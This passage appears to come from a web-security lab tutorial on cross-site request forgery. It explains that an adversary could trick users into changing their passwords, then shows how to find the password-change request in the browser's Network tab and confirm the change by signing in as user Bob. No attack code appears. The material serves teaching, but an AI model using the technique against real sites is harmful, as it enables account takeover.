In this similar manner, an adversary could trick several users into changing their credentials and then access their accounts. To see the request, right-click on the browser and select 'Inspect Element (Q)'. Then click on Network. Filter the data using [www.web-vulnerabilities.com/csrf](http://www.web-vulnerabilities.com/csrf). The website will list the requests that initiated the password change. If nothing is shown, refresh the page to allow the browser to capture the requests.

Sign out as user Bob and try to sign in again with the old credentials to test if the password was indeed changed.